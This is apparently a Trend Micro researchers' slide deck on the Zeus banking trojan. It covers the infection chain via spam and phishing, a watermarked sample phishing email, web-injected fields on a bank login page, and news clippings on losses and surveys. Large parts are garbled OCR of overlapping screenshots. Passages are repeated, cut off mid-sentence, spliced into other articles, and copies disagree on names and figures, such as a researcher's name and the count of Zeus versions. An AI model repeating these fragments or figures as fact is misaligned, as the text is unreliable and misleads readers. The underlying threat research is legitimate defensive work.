

Zeus: God of All Cyber-Theft

Roland Dela Paz and Jasper Manuel
Threat Researchers

Greek Mythology



Virtual Landscape



Fast Facts on Zeus

- **Commercial crimeware for stealing online banking credentials**
- **Authored by “Slavik”/“Monstr”**
- **Has been in the wild since late 2005**

The ZeuS Infection Chain

via spammed messages

Typical infection flow



Spam emails supposedly from legitimate websites arrive in a user's inbox



Clicking the link in the message leads to a phishing site.



The phishing website requests users to fill in some required information. Once logged in, the site will direct users to a download link

Other infection flow found



Users unknowingly download the file from malicious websites



Users download a ZBOT variant that installs itself on the affected system



ZBOT logs keystrokes and steals personally-identifiable information, particularly personal financial information. The gathered information are sent to remote URLs via HTTP

HTTP POST



TREND MICRO
SMART
PROTECTION
NETWORK

The Trend Micro Smart Protection Network delivers security that's smarter than conventional approaches by blocking the latest threats before they reach you.

The Zeus Infection Chain

via spammed messages

via malicious websites

Typical infection flow



Spam emails supposedly from legitimate websites arrive in a user's inbox



Clicking the link in the message leads to a phishing site.



The phishing website requests users to fill in some required information. Once logged in, the site will direct users to a download link

Other infection flow found



Users unknowingly download the file from malicious websites



Users download a ZBOT variant that installs itself on the affected system



ZBOT logs keystrokes and steals personally-identifiable information, particularly personal financial information. The gathered information are sent to remote URLs via HTTP


HTTP POST





TREND MICRO
SMART
PROTECTION
NETWORK

The Trend Micro Smart Protection Network delivers security that's smarter than conventional approaches by blocking the latest threats before they reach you.

Zeus and Spam



Zeus and Spam



Zeus and Spam

The image shows a screenshot of an email client interface with three overlapping windows. The background window is titled "Western Union Transfer MTCN: 7824441344" and contains a message from "Western Union" with a subject line "Western Union Transfer MTCN: 7824441344". The middle window is titled "Who killed Michael Jackson?" and contains a message with a subject line "New login system - Unicode (UTF-8)". The foreground window is titled "New login system - Unicode (UTF-8)" and contains a message from "Kanna Kristina Gnanagan" with a subject line "New login system".

The foreground message is a phishing email from Facebook. It features a blue header with the Facebook logo and the text "facebook". The main body of the message reads:

Dear Facebook user,

In an effort to make your online experience safer and more enjoyable, Facebook will be implementing a new login system that will affect all Facebook users. These changes will offer new features and increased account security. Before you are able to use the new login system, you will be required to update your account. Click [here](#) to update your account online now.

If you have any questions, reference our [New User Guide](#).

Thanks,
The Facebook Team

At the bottom of the message, it says: "This message was intended for [redacted]. Facebook's offices are located at 1601 S. California Ave., Palo Alto, CA 94304." A large, semi-transparent watermark "SAMPLE PHISHING EMAIL" is overlaid diagonally across the entire screenshot.

ZeuS: The How

- **ZeuS is configured to target a list of bank-related websites or financial institutions from which they try to steal sensitive online banking information**

Zeus: The How

Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address https://www.bbvanetoffice.com/local_bdno/login_bbvanetoffice.html

BBVA net Office

Mapa | Ayuda | Atención Cliente

Acceso Clientes

Número de Usuario

Clave de Acceso

Entrar

Para consultas llame al 902 18 18 18

La Banca en Internet

Tarjeta de coordenadas de BBVANet Office

Solicítela gratuitamente y consiga que sus operaciones en BBVANet Office sean aún más seguras.



Novedades

Tarjeta de Coordenadas

Refuerce la seguridad en sus accesos a BBVA net Office. Solicite su Tarjeta de Coordenadas. [más información](#)

Especial Clientes

Información importante sobre la seguridad de su acceso

Líneas ICO

Infórmate [aquí](#) sobre las Líneas ICO.

Información de Acceso

Si recibe un correo en el que le piden sus datos de BBVA net Office, **NO FACILITE SUS CLAVES**. BBVA nunca envía mensajes solicitando esta información.

¿Olvidó su [Clave de Acceso](#)?

Configuración Recomendada | Seguridad | Aviso Legal | Tarifas | Comisiones | © BBVA S.A. 2009

Internet

Zeus: The How



The screenshot shows the BBVA net Office login page. The browser window is titled "Microsoft Internet Explorer" and the address bar shows "https://www.bbvanetoffice.com/local_bdno/login_bbvanetoffice.html". The page features the BBVA logo and the text "net Office".

Acceso Clientes

Número de Usuario

Clave de Acceso

Entrar

Para consultas llame al 902 18 18 18

Información de Acceso

Si recibe un correo en el que le piden sus datos de BBVA net Office, **NO FACILITE SUS CLAVES**. BBVA nunca envía mensajes solicitando esta información.

¿Olvidó su [Clave de Acceso](#)?

La Banca en Internet

Tarjeta de coordenadas de BBVANet Office

Solicítela gratuitamente y consiga que sus operaciones en BBVANet Office sean aún más seguras.

Novedades

Tarjeta de Coordenadas

Refuerce la seguridad en sus accesos a BBVA net Office. Solicite su Tarjeta de Coordenadas. [más información](#)

Especial Clientes

Información importante sobre la seguridad de su acceso

Líneas ICO

Infórmate [aquí](#) sobre las Líneas ICO.

Mapa | Ayuda | Atención Cliente

Configuración Recomendada | Seguridad | Aviso Legal | Tarifas | Comisiones | © BBVA S.A. 2009

Zeus: The How

The screenshot shows the BBVA net Office login page in Microsoft Internet Explorer. The browser's address bar displays the URL: https://www.bbvanetoffice.com/local_bdno/login_bbvanetoffice.html. The page features a navigation menu with links for [Mapa](#), [Ayuda](#), and [Atención Cliente](#). The main content is organized into three columns:

- Acceso Clientes:** Contains a login form with fields for "Número de Usuario" and "Clave de Acceso", an "Entrar" button, and a phone number "902 18 18 18" for consultations. Below the form is a section titled "Información de Acceso" with a warning icon and text: "Si recibe un correo en el que le piden sus datos de BBVA net Office, **NO FACILITE SUS CLAVES**. BBVA nunca envía mensajes solicitando esta información." A link for "¿Olvidó su Clave de Acceso?" is also present.
- La Banca en Internet:** Promotes a "Tarjeta de coordenadas de BBVANet Office" with the text: "Solicítela gratuitamente y consiga que sus operaciones en BBVANet Office sean aún más seguras." It includes an image of the card and a "Novedades" section with a padlock icon and text: "Refuerce la seguridad en sus accesos a BBVA net Office. Solicite su Tarjeta de Coordenadas. [más información](#)".
- Especial Clientes:** Features a padlock icon and a box titled "Información importante sobre la seguridad de su acceso". Below it is a dark blue box for "Líneas ICO" with the text: "Infórmate [aquí](#) sobre las Líneas ICO."

At the bottom of the page, there are logos for "Verisign Secured" and "AQMétrica", and a footer with links for "Configuración Recomendada", "Seguridad", "Aviso Legal", "Tarifas", "Comisiones", and "© BBVA S.A. 2009". A red arrow points to the "Número de Usuario" input field in the login form.

ZeuS: The How

The screenshot shows the BBVA net Office login page. The browser window is titled "Microsoft Internet Explorer". The address bar shows "http://www.bbva.es". The page layout includes a navigation menu with "Mapa", "Ayuda", and "Atención Cliente". The main content is divided into several sections:

- Acceso Clientes:** Contains input fields for "Número de Usuario" and "Clave de Acceso", an "Entrar" button, and a "Firma:" field with an input box. A red arrow points to the "Firma:" field, which is circled in red. Below the input fields is the text "Para consultas llame al 902 18 18 18".
- La Banca en Internet:** Features a "Tarjeta de coordenadas de BBVANet Office" advertisement, including an image of the card and text: "Solicítela gratuitamente y consiga que sus operaciones en BBVANet Office sean aún más seguras."
- Especial Clientes:** Includes a "Información importante sobre la seguridad de su acceso" box and a "Líneas ICO" advertisement with the text "Nosotros el 100% de financiación."
- Novedades:** Promotes the "Tarjeta de Coordenadas" with the text: "Refuerce la seguridad en sus accesos a BBVA net Office. Solicite su Tarjeta de Coordenadas. [más información](#)".

At the bottom of the page, there are logos for "VeriSign Secured" and "BBVA AQuemtra", and a footer with the text: "Configuración Recomendada | Seguridad | Aviso Legal | Tarifas | Comisiones | © BBVA S.A. 2009".

Zeus – a Cyber-Theft God

Thousands of online banking customers have accounts emptied by **'most dangerous**

trojan virus ever created'

Last updated at 11:20 AM on 11th August 2010

[Comments \(356\)](#) [Add to My Stories](#) [Share](#)

[Like](#) 3K

- **Trojan is still at large and may strike again, experts warn**
- **Bank affected has still not been named**

Cyber criminals have raided the accounts of thousands of British internet bank customers in one of the most sophisticated attacks of its kind.

The fraudsters used a malicious computer programme that hides on home computers to steal confidential passwords and account details from at least 3,000 people.

The internet security experts M86, who uncovered the scam, estimate that at least £675,000 has been illegally transferred from the UK in the last month - and that the attacks are still continuing.



Out of action: The new trojan virus can empty bank accounts without their owners knowing about the theft as it shows them fake statements

All the victims were customers with the same unnamed online bank, the company said.

Zeus – a Cyber-Theft God

Zeus - The Most Dangerous Banking Trojan

Thousands of online customers have been emptied by 'most

trojan virus ever

Last updated at 17:20:11 on 11th August 2010

Comments (356) | Add to My Stories | 8

- Trojan is still at large and may strike
- Bank affected has still not been named

Cyber criminals have raided the accounts of thousands of customers in one of the most sophisticated attacks.

The fraudsters used a malicious computer program to steal confidential passwords and other sensitive information from people.

The internet security experts M86, who uncovered the attacks, said that £675,000 has been illegally transferred from the accounts and the attacks are still continuing.



Out of action: The new trojan virus can empty bank accounts as it shows them fake

All the victims were customers with the same unnamed online bank, the company said.

Director of Global Research and Analysis Team Costin Raiu for Kaspersky Lab was speaking at the Security Analyst Summit of Kaspersky Lab in Cyprus, when he pointed out that albeit Trojan Zeus calmed down during 2006, it currently continued to be the most used banker Trojan online. Also, it is still making massive revenues for online crooks all over the world, he said. Itweb.co.za reported this on June 7, 2010.

States Raiu that this Trojan presently has thousands of variants that criminals also put up for sale. Accordingly, it costs just about \$500 to get the complete package containing the 'generic' variant. Conversely, one can buy the complete package containing the 'exclusive' variant, which can be suited for adding custom features for different malicious purposes, for \$3,000-\$5,000, the Director adds.

Indeed, he informed all attendees at the conference that the Trojan is quite easy to customize such that it serves any specific requirement. Further it was very easy to encrypt the malware, while concealing it from AV software running on an end-user's computer.

Moreover, according to Raiu's statistics, the Trojan infected 16,000 users daily during March 2010. The reason for this is that it's executed on the world's most prosperous infrastructure, the botnet.

During February 2010, NetWitness, the security company, exposed a botnet which had 74,000 computers contaminated with Zeus Trojan. That botnet helped to capture login credentials with which e-mail systems, banking websites, and social-networking websites could be accessed. Security researchers called it the Kneber botnet, alternatively Wsnpoem or ZBot.

Fascinatingly, it isn't only Kaspersky which's talking of exclusive Zeus variants. Security company Symantec in its most recent Internet Security Threat Report reveals almost 90,000 distinct versions of Zeus seen during 2009.

In addition, as Raiu outlines, the threat from this **malware** appears to be escalating. Assessing along the same line of outcomes as reflected in Kaspersky's March 2010 statistics, Trusteer, another security company, too reported that the Zeus1.4 variant contaminated 1 in 3,000 PCs in the UK and North America alone starting April 21, 2010.

Consequently, the **malware** has once again become severe for all people around the world, the company noted.

» SPAMfighter News - 17-06-2010

Zeus – a Cyber-Theft God

Zeus-style banking Trojans seen as greatest threat to online banking: Survey

December 06, 2010 11:29 AM ET

1 Comment Print

Like

+1 0

A survey of financial services professionals at 70 banks found more than half considered real-time man-in-the-middle attacks from banking Trojans such as [Zeus](#) and Clampi on compromised customer computers to be the greatest threat to online banking today.

Also read: [Zeus botnet code keeps getting better...for criminals](#)

In these online attacks against banks and their customers, criminals managed to compromise PCs with a banking Trojan and make fraudulent funds transfers to their own accounts or those of "money mules" ordered to send the stolen amount to them. This is typically aimed at stripping business accounts of assets, and in the last few years, evidence shows Trojan-based attacks have been quite successful, though [law enforcement](#) around the world has also been able to break up a few of these often international cybercrime rings.

The "2010 Online Banking Survey" published this week, sponsored by PhoneFactor, shows that the senior information technology, risk management and business unit managers responding to the survey consider banking Trojan such as Zeus the greatest threat to online banking. Password phishing and pharming came in a distant second, with 24% calling that the greatest threat.

Related Content

- Financial firms expand online fraud defense
- Regulatory compliance hogs security pros' attention
- U.S. charges 60 in connection with the Zeus Trojan
- 11 Eastern Europeans charged in U.K. Zeus bust

[View more related content](#)

Get Daily News by Email

One in three respondents rated these as either "extremely" or "very" vulnerable to attack.

The survey also asked the 70 bank managers about what [protective measures](#) they are taking to address the Zeus menace.

Ninety percent of them said their banks use online authentication via questions asked for security purposes and more than 60% also use some type of one-time password method

greatest threat to dangerous Banking Trojan

...and Analysis Team's Justin Ralston for Kaspersky Lab's Security Analyst Summit of Kaspersky Lab in Cyprus, "albeit Trojan Zeus calmed down during 2006, it remains the most used banker Trojan online. Also, it is still used by online crooks all over the world," he said. On June 7, 2010.

It presently has thousands of variants that criminals can buy. Typically, it costs just about \$500 to get the "generic" variant. Conversely, one can buy the "exclusive" variant, which can be suited for different malicious purposes, for example, for adds.

Attendees at the conference that the Trojan is quite dangerous as it serves any specific requirement. Further it was designed as malware, while concealing it from AV software on a computer.

According to its statistics, the Trojan infected 16,000 users daily. The reason for this is that it's executed on the world's largest PC network, the botnet.

Witness, the security company, exposed a botnet of computers contaminated with Zeus Trojan. That botnet was used to steal credentials with which e-mail systems, banking websites could be accessed. Security researchers have also identified other botnets, alternatively Wsnpoem or ZBot.

Kaspersky which's talking of exclusive Zeus variants. It was also mentioned in its most recent Internet Security Threat Report 2010, listing 100 distinct versions of Zeus seen during 2009.

Thus, the threat from this [malware](#) appears to be the same line of outcomes as reflected in the statistics. Trusteer, another security company, too reported that a Zeus variant contaminated 1 in 3,000 PCs in the UK starting April 21, 2010.

It has once again become severe for all people and the company noted.

06-2010

Zeus – a Cyber-Theft God

online banking

greatest threat to dangerous Banking Trojan

Zeus-style banking Trojans seen as

DECEMBER 06, 2010 11:29 AM EST

1 Comment Print

Like

+1 0

A survey of financial services professionals at 70 banks found more than half considered real-time man-in-the-middle attacks from banking Trojans such as Zeus and Clampi on compromised customer computers to be the greatest threat to online banking today.

Also read: Zeus botnet code keeps getting better... for criminals

In these online attacks against banks and their customers, criminals managed to compromise PCs with a banking Trojan and make fraudulent funds transfers to their own accounts or those of "money mules" ordered to strip business accounts of assets. Trojan-based attacks have been quick and have also been able to break up a few

The "2010 Online Banking Survey" pointed out that the senior information technology professionals responding to the survey consider banking Trojans the greatest threat. Password phishing and phishing

...and Analysis team... Kaspersky Lab... Analyst Summit of Kaspersky Lab in Cyprus, ... albeit Trojan Zeus calmed down during 2006, it ... the most used banker Trojan online. Also, it is still ... for online crooks all over the world, he said. ... on June 7, 2010.

... presently has thousands of variants that criminals ... dingly, it costs just about \$500 to get the ... ing the 'generic' variant. Conversely, one can buy ... taining the 'exclusive' variant, which can be suited ... s for different malicious purposes. for

Zeus attack nets £675,000 from UK bank customers

By Tom Espiner, ZDNet UK, 11 August, 2010 17:32

Follow @tomespiner

Topics

Browser, Trojan, Bank, Hacking, Cybercrime, Exploit, Theft, M86, Zeus

NEWS Hackers have siphoned more than half-a-million pounds from UK bank accounts since July using a variant of the Zeus banking Trojan, according to security company M86.

M86 discovered the theft after gaining access to a command-and-control server in Moldova, the company said in a paper published on Tuesday (PDF). Between 5 July and 4 August, hackers stole £675,000 from the customers of one of the biggest UK financial institutions, according to M86.

Mark Kaplan, M86's chief security architect, told ZDNet UK on Wednesday that just under 37,000 British computers had been infected by the Trojan as part of the attack, with around 3,000 bank accounts compromised.

"We started analysing this attack at the beginning of July," Kaplan said in an email interview. "The bank and law enforcement agencies were informed immediately. The matter is now being handled by the bank."

- Related Content
- Financial firms expand online fraud defenses
 - Regulatory compliance hogs security pros
 - U.S. charges 60 in connection with the Zeus
 - 11 Eastern Europeans charged in U.K. Zeus
- View more related content

Get Daily News by Email

one in three respondents rated this as the greatest threat to online banking. The survey also asked the 70 banks to take steps to address the Zeus menace. Ninety percent of them said their banks had security purposes and more than 60 percent had taken steps to address the Zeus menace through hardware tokens. Some of the steps included using out-of-band phones to verify transactions.



Zeus – a Cyber-Theft God

Thousands of Online Banking Customers Robbed by Zeus Trojan Virus

Rate it: ★★★★★ (1 votes, average: 5.00 out of 5)

Translate To:  Español |  Português

+1 0

 Like  Be the first of your friends to like this.

The days of physically holding up and robbing a bank have been virtually replaced by new sophisticated techniques carried out online usually through the use of a computer virus such as the Zeus Trojan. Just recently, this very thing happened when cybercriminals used the malicious [Zeus Trojan](#) computer program to break into the accounts of thousands of British internet banking users and transfer funds without their knowledge.

The recent incident of cybercrooks using the Zeus computer infection to break into thousands of online banking users' accounts, actually stole account details and passwords from about 3,000 people. After stealing the login credentials, the criminals were able to empty out the accounts of many of those people amounting to about \$869,400 (£675,000) without their knowledge. This was accomplished in part due to the Trojan Zeus' ability to go undetected while performing malicious actions.

Zeus has been around for several years now known originally as the [Zeus \(Zbot\) Botnet that targeted financial institutions](#). At that time, almost two years ago, the Zeus Botnet was the number one botnet composed of thousands of zombie (remotely controlled computers) PCs. It was even estimated that Zeus infected over 3.6 million PCs in the United States alone. The newer version of Zeus, which is the culprit in the latest online banking theft in Britain, is called "Zeus v3" (Zeus version 3), which can hide in websites, email attachments and website downloads. Once it is installed onto someone's PC, it can then record banking account information and passwords using that information to transfer up to \$6,440 (£5,000) to other bank accounts according to [mybanktracker.com](#).

Any computer user is susceptible to the infamous Zeus infection or [any other popular botnet](#). Still to this day, Zeus remains to be a threat not only to computer users located in Britain, but any user who is a viable target. Who exactly is a target for Zeus? To answer that question, basically anyone who does not have up-to-date anti-virus or anti-spyware software running on their PC. [Zeus is known to spread through spam emails](#), infected websites and even downloaded files. If your system is not protected, you could become the next victim whose online financial information is compromised and you may not even know it until it is too late. Remember, the recent event in Britain where Zeus emptied out online banking users' accounts, the computer user did not know what took place until they actually checked their bank account.

Do you currently run any type of anti-spyware or anti-virus software? Is it up-to-date?



This entry was last updated on 08/18/10 and posted on 08/13/10. You can follow any responses to this entry through the [RSS 2.0](#) feed. You can [leave a response](#), or [trackback](#) from your own site.

The survey also asked the 70 bank taking to address the Zeus menace

[Continuity](#)

Maintain business

Ninety percent of them said their ba security purposes and more than 60 through hardware tokens. Some of t out-of-hand phones (to verify transactions through what's typically an automated phone call)

resiliency. Take Business

Continuity Assessment

tool

"We started analysing this attack at the beginning of July," Kaplan said in an email interview. "The bank and law enforcement agencies were informed immediately. The matter is now being handled by the bank."

Zeus – a Cyber-Theft God

Thousands of Online Banking Customers Robbed by Zeus Trojan Virus

Rate it: ★★★★★ (1 votes, average: 5.00 out of 5)

Translate To:  Español |  Português

+1 0  Like  Be the first of your friends to like this.

The days of physically holding up and robbing a bank are out online usually through the use of a computer virus. Cybercriminals used the malicious Zeus Trojan to rob online banking users and transfer funds without their knowledge.

The recent incident of cybercrooks using the Zeus Trojan to steal accounts, actually stole account details and passwords. Criminals were able to empty out the accounts of their knowledge. This was accomplished in part due to their actions.

Zeus has been around for several years now known that time, almost two years ago, the Zeus Botnet (virus controlled computers) PCs. It was even estimated that a newer version of Zeus, which is the culprit in the latest and website downloads. Once it is installed onto a PC, it can steal \$6,440 (£5,000) to other bank accounts according to a survey.

Any computer user is susceptible to the infamous Zeus Trojan in Britain, but any user who is a viable target. Who is running anti-spyware software running on their PC. Zeus is a Trojan you could become the next victim whose online financial information where Zeus emptied out online banking users' accounts.

Do you currently run any type of anti-spyware or anti-virus software?

This entry was last updated on 08/18/10 and posted on 08/18/10

The survey also asked the 70 bank taking to address the Zeus menace

Ninety percent of them said their banks security purposes and more than 60% through hardware tokens. Some of them out-of-hand phones (to verify transactions through what

Continuity
Maintain business
resiliency. Take
Continuity Assessment
tool

Zeus-Style Attacks Trump Phishing as Greatest Threat to Online Banking

by SecurityWeek News on December 08, 2010

 Share  +1  Tweet  Recommend  RSS


A rapid shift in the prevalence of real-time attacks from online banking trojans, such as Zeus, are now more common than password phishing attacks, according to **PhoneFactor**, a provider of phone-based multi-factor authentication solutions. Organizations lack understanding about what to do to protect against these threats according to the results of the "state of online banking security" survey released today by PhoneFactor.

Zeus, also commonly known as Zbot, is the most prevalent malware platform for online fraud, and has been licensed by numerous criminal organizations. Zeus infects PCs, usually without users knowing or causing any other "noticeable" harm. Zeus is well-engineered and constantly **upgraded** by cybercriminal development teams, and includes **mobile versions** and customized variants targeting specific **brands** and **government sites**.

The survey, conducted in November 2010, included responses from financial services professionals at more than 70 banks. Key findings in PhoneFactor's study include:

- Real-time attacks from online banking trojans (Zeus, Clampi, etc), also referred to as Man-In-The-Middle attacks, are seen as the greatest threat to online banking today for more than half (51%) of survey respondents, and 69% indicated an increase in the frequency of these attacks over the last 12 months. In fact, 37% of respondents reported that online banking trojans are the most prevalent type of attack at their bank.

- Password phishing and pharming were a distant second with 24% of respondents believing password attacks to be the greatest threat to online banking. These attacks, however, continue to rage on. 55% of respondents indicated an increased frequency of these attacks over the last 12 months.



Zeus – a Cyber-Theft God

Thousands of Online Banking Customers Robbed by Zeus Trojan Virus

Zeus Bank Trojan Infects 100,000 UK PCs | PCWorld - Mozilla Firefox

Rate it: ★★★★★

Translate To:

+1 0

The days of physically out online usually through cybercriminals used to banking users and tra

The recent incident of accounts, actually stole criminals were able to knowledge. This was actions.

Zeus has been around that time, almost two controlled computers, newer version of Zeus and website download \$6,440 (£5,000) to oth

Any computer user is in Britain, but any use anti-spyware software you could become the where Zeus emptied

Do you currently run a

This entry was last up

The survey also asked the 70 bank taking to address the Zeus menace

Ninety percent of them said their ba security purposes and more than 6 through hardware tokens. Some of t out-of-band phones (to verify transactions through what:

Zeus Trojan plus funds transfers mean big losses

Written by Lars Harvey

Sunday, 29 November 2009 17:00

The Zeus keystroke-logging Trojan has become the tool of choice in 2009 for some very successful criminals, leading to over **\$100 million** in reported losses as of October, according to the FBI. A public school district in Pennsylvania lost \$700,000 in a two-day attack, and a county government in Kentucky lost \$415,000 during a week-long attack. In the Kentucky case, the Zeus-based attack circumvented the bank's multi-factor, out-of-band authentication and authorization scheme. Details about the attacks may be found in the following articles: "An Odyssey of Fraud" and "The Pitfalls of Business Banking".

The Trojan enables the criminals to gain complete control of an infected computer, which they then use to impersonate the rightful owner and fraudulently authorize many high dollar value funds transfers, via ACH and traditional wire methods. More information about Zeus and other malware can be found in the following articles: "Crimeware: What I didn't know" and "Modern banker malware undermines two-factor authentication".

According to the Internet Crime Complaint Center (IC3) in an Intelligence Note released on November 3, the criminals have successfully exploited small and medium businesses, municipal governments, and school districts.

One thing it is safe to say is that no Mac or Linux users are affected by the alert. According to a pie chart released by TruStreet, all the affected computers run versions of Windows, particularly Windows XP and to a lesser extent Vista.

This doesn't mean that Mac users are invulnerable to banking Trojans, merely that this particular one

more than half (51%) of survey respondents, and 69% indicated an increase in the frequency of these attacks over the last 12 months. In fact, 37% of respondents reported that online banking trojans are the most prevalent type of attack at their bank.

- Password phishing and phishing were a distant second

Lenovo Laptop Deals

ThinkPad Edge E420 ★★★★★
Lenovo Style in an Affordable Package

Security Settings

Card Readers: (2) drivers

Input Devices: (2) drivers

Keyboard: (1) driver

Card PciCards: (4) drivers

Connect Password: (local) (UNLOCKED)

External Password: (3) -> (UNLOCKER) (NONE)

Activate Now

Zeus – a Cyber-Theft God

Thousands of Online Banking Customers Robbed by Zeus Trojan Virus

Zeus Bank Trojan Infects 100,000 UK PCs | PCWorld - Mozilla Firefox

Rate it: ★★★★★

Translate To: En

+1 0

Zeus Trojan plus funds transfers mean **big losses**

Written by Lars Harvey

Sunday, 29 November 2009 17:00

The days of physically out online usually through cybercriminals used to banking users and tra

The recent incident of accounts, actually stolen criminals were able to knowledge. This was actions.

Zeus has been around that time, almost two controlled computers, newer version of Zeus and website download \$6,440 (£5,000) to oth

Any computer user is in Britain, but any use anti-spyware software you could become the where Zeus emptied

Do you currently run a

This entry was last up

